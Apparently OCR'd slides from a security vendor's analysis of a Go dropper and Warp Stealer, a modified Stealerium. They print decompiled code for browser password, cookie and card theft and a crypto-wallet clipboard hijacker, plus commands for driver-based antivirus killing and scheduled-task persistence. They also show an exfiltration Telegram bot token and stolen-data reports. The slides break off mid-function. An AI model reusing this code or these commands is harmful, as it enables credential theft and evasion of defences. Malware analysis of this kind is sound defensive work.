
SEQRITE | Quick Heal

- Loader executes dropper via *Cmd.Run*
- Package Name – *"warp_dropper_go"*
  - Telegram Messaging
  - Decryption of Strings
  - AV Kill
  - UAC
  - Download and Run Stealer

```
Renaming 0x53edc0 to warp_dropper_go/internal/crypt.DecryptAES
Renaming 0x53f0a0 to warp_dropper_go/internal/crypt.GetSha256Hash
Renaming 0x53f1c0 to warp_dropper_go/internal/str.init
Renaming 0x53f880 to warp_dropper_go/internal/av_kill.InstallDriver
Renaming 0x53fa60 to warp_dropper_go/internal/av_kill.InstallDriver.func1
Renaming 0x53ff00 to warp_dropper_go/internal/av_kill.killPid
Renaming 0x5400e0 to warp_dropper_go/internal/av_kill.findAndKillAv
Renaming 0x5402a0 to warp_dropper_go/internal/av_kill.getProcessList
Renaming 0x540480 to warp_dropper_go/internal/av_kill.GetAvKillDriverFile
Renaming 0x5404e0 to warp_dropper_go/internal/startup.CreateSelfRunSchedulerTask
Renaming 0x66d600 to warp_dropper_go/internal/telegram.getBase
Renaming 0x66d720 to warp_dropper_go/internal/telegram.SendMessage
Renaming 0x66d8e0 to warp_dropper_go/internal/telegram.GetChat
Renaming 0x66dc80 to warp_dropper_go/internal/telegram.DownloadFile
Renaming 0x66e300 to warp_dropper_go/internal/telegram.DownloadFile.func1
Renaming 0x66e360 to warp_dropper_go/internal/uac.GetBypassFile
Renaming 0x66e3c0 to warp_dropper_go/internal/uac.IsProcessElevated
Renaming 0x66e420 to warp_dropper_go/internal/uac.SelfRestartWithElevate
Renaming 0x66e620 to warp_dropper_go/internal/uac.TryDeleteBypassFile
Renaming 0x66e6e0 to main.main
Renaming 0x66e9e0 to main.DownloadAndRunStealer
Renaming 0x66ec00 to main.DownloadAndRunStealer.func2
Renaming 0x66eca0 to main.DownloadAndRunStealer.func1
Renaming 0x66ed80 to main.MoveSelf
Renaming 0x66efe0 to main.main.func1
Renaming 0x66f020 to main.main.func2
```

Dropper Flow

- Embedded Binaries
  - Privilege Escalation – Self-Restart to bypass UAC
  - AV Kill – Install Driver to terminate antivirus solution



UAC

- User Account Control (UAC) Bypass
- Elevation check via current UID
- Compiler timestamp – May 06, 2023
- PDB: \PR0CESS-main**UACBypassJF_RpcALPC**\src\x64\Release**tyranid_appInfo_alpc.pdb**

wd.exe	9788	CreateFile	C:\ProgramData\warp\uac.exe	SUCCESS	Desired Access: Generic Read/Write, Disposition: Overwrit
wd.exe	9788	WriteFile	C:\ProgramData\warp\uac.exe	SUCCESS	Offset: 0, Length: 15872, Priority: Normal
wd.exe	9788	CloseFile	C:\ProgramData\warp\uac.exe	SUCCESS	
wd.exe	9788	CreateFile	C:\ProgramData\warp\uac.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Optior
wd.exe	9788	QueryNetworkOpenInformation...	C:\ProgramData\warp\uac.exe	SUCCESS	CreationTime: 19-07-2023 11:31:06, LastAccessTime: 19-(
wd.exe	9788	CloseFile	C:\ProgramData\warp\uac.exe	SUCCESS	
wd.exe	9788	CreateFile	C:\ProgramData\warp\uac.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Trave
wd.exe	9788	CreateFileMapping	C:\ProgramData\warp\uac.exe	FILE LOCKED WIT...	SyncType: SyncTypeCreateSection, PageProtection: PAG
wd.exe	9788	QueryStandardInformationFile	C:\ProgramData\warp\uac.exe	SUCCESS	AllocationSize: 16384, EndOfFile: 15872, NumberOfLinks:
wd.exe	9788	CreateFileMapping	C:\ProgramData\warp\uac.exe	SUCCESS	SyncType: SyncTypeOther
wd.exe	9788	QuerySecurityFile	C:\ProgramData\warp\uac.exe	SUCCESS	Information: Label
wd.exe	9788	QueryNameInformationFile	C:\ProgramData\warp\uac.exe	SUCCESS	Name: \ProgramData\warp\uac.exe
wd.exe	9788	Process Create	C:\ProgramData\warp\uac.exe	SUCCESS	PID: 8140, Command line: C:\ProgramData\warp\uac.exe
uac.exe	8140	Process Start		SUCCESS	Parent PID: 9788, Command line: C:\ProgramData\warp\u
uac.exe	8140	Thread Create		SUCCESS	Thread ID: 7324
wd.exe	9788	QuerySecurityFile	C:\ProgramData\warp\uac.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label, Attribute, I

UAC Bypass (contd.)


- Non-elevated process
  - Capture initiated debug object
  - *winver.exe*
- Auto-elevated process
  - Existing debug object is assigned
  - PROCESS_DUP_HANDLE
  - *computerdefaults.exe*


Killing AV/EDR

- BYOVD – Avast's Anti-Rootkit driver
  - AvosLocker and Cuba Ransomware in 2022
- Command

  sc.exe create aswSP_ArPots

  binPath=C:\ProgramData\warp\av.sys type=kernel
- APIs
  - CreateToolhelp32Snapshot – fetch the process list
  - DeviceIoControl – kill process using PID





Persistence

- Scheduled Task
  - MicrosoftSecureUpdateTaskMachineUA
  - MicrosoftEdgeUpdateTaskMachineUA

```
.text:00000000002D0557 mov     ebx, 7
.text:00000000002D055C mov     rcx, rax
.text:00000000002D055F lea     rax, aCmdExe    ; "cmd.exe"
.text:00000000002D0566 call    sub_26E8C0
.text:00000000002D056B call    sub_271B80
.text:00000000002D0570 mov     rbp, [rsp+58h+var_8]
.text:00000000002D0575 add     rsp, 58h
.text:00000000002D0579 retn
```

```
0000002D055F: warp_dropper_go_internal_startup_CreateSelfRunSchedulerTask+7F (Sy

000000000 656C75646F4D5350 5C3A433D68746150  ................PSModulePath=C:\
3656C6946 776F5073776F646E 5C6C6C6568537265  Program·Files\WindowsPowerShell\
9575C3A43 65747379735C5357 646E69575C32336D  Modules;C:\WINDOWS\system32\Wind
C6C656853 6C75646F4D5C302E 0000000000007365  owsPowerShell\v1.0\Modules......
F20736B73 2063732F20657461 742F20594C494144  /c·schtasks·/create·/sc·DAILY·/t
55374666F 5465746164705565 696863614D6B7361  n·MicrosoftSecureUpdateTaskMachi
05C3A4320 5C617461446D6172 2E64775C70726177  neUA·/tr·C:\ProgramData\warp\wd.
0303A3132 617468637320632F 6572632F20736B73  exe·/st·21:00.../c·schtasks·/cre
```


Name	Status	Triggers
MicrosoftEdgeUpdateTaskMachineCore	Ready	Multiple triggers defined
MicrosoftEdgeUpdateTaskMachineUA	Ready	At 18:33 every day - After triggered, repeat every 1 hour for a duration of 1 day.
MicrosoftSecureUpdateTaskMachineUA	Ready	At 21:00 every day
OneDrive Reporting Task-S-1-5-21-5123519...	Ready	At 12:43 on 13-06-2023 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Reporting Task-S-1-5-21-5123519...	Ready	At 18:30 on 10-07-2023 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Standalone Update Task-S-1-5-21...	Ready	At 11:00 on 01-05-1992 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Standalone Update Task-S-1-5-21...	Ready	At 17:00 on 01-05-1992 - After triggered, repeat every 1.00:00:00 indefinitely.
PostponeDeviceSetupToast_S-1-5-21-51235...	Ready	At 17:19 on 24-06-2023 - Trigger expires at 24-06-2023 17:22:46.
User_Feed_Synchronization-{D691CEC8-88...	Ready	At 16:48 every day - Trigger expires at 14-06-2033 16:48:20.

Warp Stealer

Modified Stealerium

Warp Stealer

Modified Stealerium



540 / 540 Matched Functions

Show structural changes | Show only instructions changed | Show identical

Similarity	Confiden...	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks			Jumps		
1.00	0.99	0000FCC0	Costura.AssemblyLoader__ReadFromEmbeddedResources	Normal	0000FBC0	Costura.AssemblyLoader__ReadFromEmbeddedRes...	Normal	0	17	0	0	23	0
1.00	0.99	0000FD60	Costura.AssemblyLoader__ResolveAssembly	Normal	0000FC60	Costura.AssemblyLoader__ResolveAssembly	Normal	0	17	0	0	21	0
1.00	0.99	0000FFE0	Costura.AssemblyLoader__Attach	Normal	0000FEE0	Costura.AssemblyLoader__Attach	Normal	0	3	0	0	2	0
0.99	0.99	00009C90	Stealerium.Modules.Implant.StringsCrypt__GenerateRa...	Normal	00009D40	Stealerium.Modules.Implant.StringsCrypt__Ge...	Normal	0	9	0	0	11	0
0.99	0.99	00006270	Stealerium.Target.Browsers.Firefox.RecoverFirefox__Run	Normal	00005F60	Stealerium.Target.Browsers.Firefox.RecoverFi...	Normal	0	11	0	0	14	0
0.99	0.99	00007DE0	Stealerium.Target.Browsers.Chromium.RecoverChrome__Run	Normal	00007D50	Stealerium.Target.Browsers.Chromium.RecoverC...	Normal	0	13	0	0	17	0
0.97	0.98	00000A90	_SendMessageAsync_d__7__MoveNext	Normal	00000890	_SendMessageAsync_d__6__MoveNext	Normal	0	17	0	0	25	0
0.96	0.97	0000A820	Stealerium.Helpers.Filemanager__CreateArchive	Normal	0000A6D0	Stealerium.Helpers.Filemanager__CreateArchive	Normal	0	11	0	0	14	0
0.96	0.96	00000030	Stealerium.Config__Init	Normal	00000030	Stealerium.Config__Init	Normal	0	3	0	0	2	0
0.88	0.99	00002650	Stealerium.Target.System.FileGrabber__RecordFileType	Normal	000021A0	Stealerium.Target.System.FileGrabber__Record...	Normal	0	10	4	0	13	6
0.84	0.99	00001590	_Main_d__0__MoveNext	Normal	00001160	_Main_d__0__MoveNext	Normal	6	29	0	17	40	6
0.83	0.97	0000A710	Stealerium.Helpers.Filemanager__RecursiveDelete	Normal	0000A5C0	Stealerium.Helpers.Filemanager__RecursiveDelete	Normal	0	6	2	1	5	4
0.77	0.99	00007FA0	Stealerium.Target.Browsers.Chromium.Cookies__Get	Normal	00007F50	Stealerium.Target.Browsers.Chromium.Cookies_...	Normal	1	13	9	3	15	14
0.71	0.96	00007CD0	Stealerium.Target.Browsers.Chromium.Crypto__EasyDec...	Normal	00007C20	Stealerium.Target.Browsers.Chromium.Crypto_...	Normal	0	4	2	2	2	5
0.70	0.97	0000A620	Stealerium.Helpers.Counter__.cctor	Normal	0000A4C0	Stealerium.Helpers.Counter__.cctor	Normal	0	1	0			
0.70	0.97	000000C0	Stealerium.Config__.cctor	Normal	000000B0	Stealerium.Config__.cctor	Normal	0	1	0			
0.70	0.97	00000850	Stealerium.DiscordWebHook__SendSystemInfoAsync	Normal	00000780	Stealerium.DiscordWebHook__SendSystemInfoAsync	Normal	0	1	0			
0.70	0.98	00005930	Stealerium.Target.Browsers.CBrowserUtils__FormatCookie	Normal	000055D0	Stealerium.Target.Browsers.CBrowserUtils__Fo...	Normal	0	1	0			
0.69	0.97	000006D0	Stealerium.DiscordWebHook__EditMessageAsync	Normal	000006B0	Stealerium.DiscordWebHook__EditMessageAsync	Normal	0	1	0			
0.66	0.84	00008CD0	Stealerium.Modules.Keylogger.Keylogger__HookCallback	Normal	00008D90	Stealerium.Modules.Keylogger.Keylogger__Hook...	Normal	24	51	27	58	54	58
0.63	0.96	00002750	Stealerium.Target.System.FileGrabber__GrabFile	Normal	000022E0	Stealerium.Target.System.FileGrabber__GrabFile	Normal	0	9	14	2	7	23
0.53	0.83	00000DE0	_SendSystemInfoAsync_d__11__MoveNext	Normal	00000BD0	_SendSystemInfoAsync_d__10__MoveNext	Normal	10	11	0	24	7	9
0.45	0.92	00000710	Stealerium.DiscordWebHook__UploadKeylogs	Normal	000006E0	Stealerium.DiscordWebHook__UploadKeylogs	Normal	2	1	0		2	

Major Changes

- Removal of Discord web-hooks for C2
- String occurrences of "*Stealerium*"

0000A820 Stealerium.Helpers.Filemanager__CreateArchive

primary

```
0000A820   Stealerium.Helpers.Filemanager__CreateArchive
0000A82B   call         class [mscorlib]System.Text.Encoding [mscorlib]System.Text.
0000A830   newobj       instance void [DotNetZip]Ionic.Zip.ZipFile::.ctor(class [ms
0000A835   stloc.0
0000A836   ldloc.0
0000A837   ldc.i4.s     9
0000A839   callvirt     instance void [DotNetZip]Ionic.Zip.ZipFile::set_Compression
0000A83E   ldloc.0
0000A83F   ldc.i4.s     0x1D
0000A841   newarr       [mscorlib]System.String
0000A846   dup
0000A847   ldc.i4.0
0000A848   ldstr        aStealeriumV// "\nStealerium v"
0000A84D   stelem.ref
0000A84E   dup
0000A84F   ldc.i4.1
0000A850   ldsfld       string Stealerium.Config::Version
0000A855   stelem.ref
0000A856   dup
0000A857   ldc.i4.2
0000A858   ldstr        aPasswordsSteal// " - Passwords stealer coded by Stealeriu"
0000A85D   stelem.ref
0000A85E   dup
0000A85F   ldc.i4.3
0000A860   call         class [mscorlib]System.Threading.Tasks.Task`1<string> Steal
0000A865   dup
0000A866   brtrue.s     loc_A86C
```

Stealerium.Helpers.Filemanager__CreateArchive 0000A6D0

secondary

```
0000A6D0   Stealerium.Helpers.Filemanager__CreateArchive
0000A6DB   call         class [mscorlib]System.Text.Encoding [mscorlib]
0000A6E0   newobj       instance void [DotNetZip]Ionic.Zip.ZipFile::.ct
0000A6E5   stloc.0
0000A6E6   ldloc.0
0000A6E7   ldc.i4.s     9
0000A6E9   callvirt     instance void [DotNetZip]Ionic.Zip.ZipFile::set
0000A6EE   ldloc.0
0000A6EF   ldc.i4.s     0x1B
0000A6F1   newarr       [mscorlib]System.String
0000A6F6   dup
0000A6F7   ldc.i4.0
0000A6F8   ldstr        aSystemInfoIp// "\n\n\n== System Info ==\nIP: "
0000A6FD   stelem.ref
0000A6FE   dup
0000A6FF   ldc.i4.1
0000A700   call         class [mscorlib]System.Threading.Tasks.Task`1<s
0000A705   dup
0000A706   brtrue.s     loc_A70C
```

Config Changes

- Addition of Telegram bot
- Modules Disabled in this modified version 2.0
  - Clipper, Keylogger, AutoRun
- Chromium: Network Cookies and Local Storage

```
// Note: this type is marked as 'beforefieldinit'.
static Config()
{
    Config.Version = "1.0";
    Config.DebugMode = "--- Debug ---";
    Config.Mutex = "--- Mutex ---";
    Config.AntiAnalysis = "--- AntiAnalysis ---";
    Config.Autorun = "--- Startup ---";
    Config.StartDelay = "--- StartDelay ---";
    Config.WebcamScreenshot = "--- WebcamScreenshot
      ---";
    Config.KeyloggerModule = "--- Keylogger ---";
    Config.ClipperModule = "--- Clipper ---";
    Config.GrabberModule = "--- Grabber ---";
    Config.Webhook = "--- Webhook ---";
    Config.Avatar = StringsCrypt.Decrypt(new byte[]
```


```
{
    Config.Version = "2.0";
    Config.DebugMode = "1";
    Config.Mutex = "ewf54swef56
    Config.AntiAnalysis = "1";
    Config.Autorun = "0";
    Config.StartDelay = "0";
    Config.WebcamScreenshot = "0";
    Config.KeyloggerModule = "0";
    Config.ClipperModule = "0";
    Config.GrabberModule = "1";
    Config.TgToken =
      "6273916038:AAHnJC6VymoyKdR2Iq8CzH2-
      ZnzIcJQ0-w8";
    Config.TgChatId = "-1001963477498";
    Config.ClipperAddresses = new
```

```
foreach (string str in Directory.GetDirectories(path))
{
    string text2 = sSavePath + "\\" + Crypto.BrowserPathToAppName(text);
    Directory.CreateDirectory(text2);
    List<CreditCard> cCc = CreditCards.Get(str + "\\Web Data");
    List<Password> pPasswords = Passwords.Get(str + "\\Login Data");
    List<Cookie> list = Cookies.Get(str + "\\Cookies");
    List<Cookie> collection = Cookies.Get(str + "\\Network\\Cookies");
    list.AddRange(collection);
    CLocalStorage.Get(str + "\\Local Storage\\leveldb", text2 + "\
      \LocalStorage");
    List<Site> sHistory = History.Get(str + "\\History");
    List<Site> sHistory2 = Downloads.Get(str + "\\History");
    List<AutoFill> aFills = Autofill.Get(str + "\\Web Data");
    List<Bookmark> bBookmarks = Bookmarks.Get(str + "\\Bookmarks");
    CBrowserUtils.WriteCreditCards(cCc, text2 + "\\CreditCards.txt");
    CBrowserUtils.WritePasswords(pPasswords, text2 + "\\Passwords.txt");
    CBrowserUtils.WriteCookies(list, text2 + "\\Cookies.txt");
    CBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
    CBrowserUtils.WriteHistory(sHistory2, text2 + "\\Downloads.txt");
    CBrowserUtils.WriteAutoFill(aFills, text2 + "\\AutoFill.txt");
    CBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
}
```

Module Changes

- Grabber Module
  - Images removed
  - Source code added

.env	Dockerfile	docker-compose.yml	rs	.git
.gitignore	README.md	docker-compose.yaml	maFile	.ssh



Report Changes

SEQRITE | Quick Heal

```
Warp Stealer - Report:
Date: 2021-08-13 10:52:34 PM
System: Windows 7 Enterprise (64 Bit)
Username: W
CompName: W
Language: us en-US
Antivirus: Not installed

Hardware:
CPU: Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
GPU: Standard VGA Graphics Adapter
RAM: 1535MB
Screen: 128
Webcams count: 0

Network:
Gateway IP: 192.168.125.1
Internal IP: 192.168.125.29
External IP:

Domains info:
  - Banking services (No data)
  - Cryptocurrency services (No data)
  - Porn websites (No data)

Browsers:
  Cookies: 37
  History: 6

Software:
  Outlook accounts

Device:
  Windows product key
  Desktop screenshot

File Grabber:

Archive password is: "2bc                    5c49b74""
```

```
*Stealerium - Report:*
Date: 2022-04-29 8:31:41 AM
System: Windows 10 Home (64 Bit)
Username: yosef
CompName: DESKTOP-T7V1AB3
Language: us en-US
Antivirus: Not installed

*Hardware:*
CPU: Intel(R) Core(TM) i5-4590 CPU @ 3.30GHz
GPU: Radeon RX 580 Series
RAM: 7987MB
Power: NoSystemBattery (1%)
Screen: 1920x1080
Webcams count: 1

*Network:*
Gateway IP: 192.168.1.1
Internal IP: 192.168.1.13
External IP:  .239.85
BSSID: d8:29:18:26:9b:a7

*Domains info:*
  - *Banking services*:
      - Assemblyexchange
      - Exchange.Mediavine
      - Money - Youtube
      - Scorecardresearch
  - *Cryptocurrency services*:
      - Cryptotds
      - Eo Group Xmr Webminer
      - Olymptrade
      - Sharethrough
      - T.Sharethis
      - Tradelab
  - *Social networks* (No data)
  - *Porn websites*:
      - Synapsex

*Keylogger (9):*
                    - [2022-04-26 4:19:45](https://anonfiles.com/14
                    - [2022-04-26 5:20:24](https://anonfiles.com/b2
                    - [2022-04-26 7:03:32](https://anonfiles.com/p8
                    - [2022-04-27 12:04:03](https://anonfiles.com/N
                    - [2022-04-27 12:35:05](https://anonfiles.com/l
                    - [2022-04-27 2:10:17](https://anonfiles.com/nb
                    - [2022-04-27 6:46:52](https://anonfiles.com/V6
                    - [2022-04-28 8:50:17](https://anonfiles.com/jc
                    - [2022-04-29 8:33:42](https://anonfiles.com/P1

*Browsers:*
  Cookies: 3250
  AutoFill: 171
  History: 6269
  Bookmarks: 9
  Downloads: 91

*Software:*
  Discord token
  Steam session

*Device:*
  Windows product key
  Webcam screenshot
  Desktop screenshot

*Installation:*
  Startup installed
  Clipper installed
  Keylogger installed

*File Grabber:*
  Images: 20
  Documents: 151
  Database files: 14
  Source code files: 1

[Archive download link](https://anonfiles.com/L9n5reb8y1)
Archive password is: "b96b82ee2          f69"

(edited)
```

Features of Stealerium

- Hidden Directory Creation
- Gathering System Information

```
public static string InitWorkDir()
{
    string text = Path.Combine(Paths.Lappdata, StringsCrypt.GenerateRandomData(Config.Mutex));
    if (Directory.Exists(text))
    {
        return text;
    }
    Directory.CreateDirectory(text);
    Startup.HideFile(text);
    return text;
}
```

```
public static string GenerateRandomData(string sd = "0")
{
    string text = sd;
    if (sd == "0")
    {
        text = DateTime.Parse(SystemInfo.Datenow).Ticks.ToString();
    }
    string s = string.Concat(new string[]
    {
        text,
        "-",
        SystemInfo.Username,
        "-",
        SystemInfo.Compname,
        "-",
        SystemInfo.Culture,
        "-",
        SystemInfo.GetCpuName(),
        "-",
        SystemInfo.GetGpuName(),
        "----------------"
    });
    string result;
    using (MD5 md = MD5.Create())
    {
        result = string.Join("", md.ComputeHash(Encoding.UTF8.GetBytes(s)).Select(delegate(byte ba)
        {
            byte b = ba;
            return b.ToString("x2");
        }));
    }
    return result;
}
```

Clipper

SEQRITE | Quick Heal

- Replaces wallet addresses with attackers'

```
public static void Replace()
{
    string clipboardText = ClipboardManager.ClipboardText;
    if (string.IsNullOrEmpty(clipboardText))
    {
        return;
    }
    foreach (KeyValuePair<string, Regex> keyValuePair in RegexPatterns.PatternsList)
    {
        string key = keyValuePair.Key;
        if (keyValuePair.Value.Match(clipboardText).Success)
        {
            string text = Config.ClipperAddresses[key];
            if (!string.IsNullOrEmpty(text) && !text.Contains("---") && !clipboardText.Equals(text))
            {
                Clipboard.SetText(text);
                Logging.Log("Clipper replaced to " + text, true);
                break;
            }
        }
    }
}
```

Keylogger and Persistence

SEQRITE | Quick Heal

```
private static void SendKeyLogs()
{
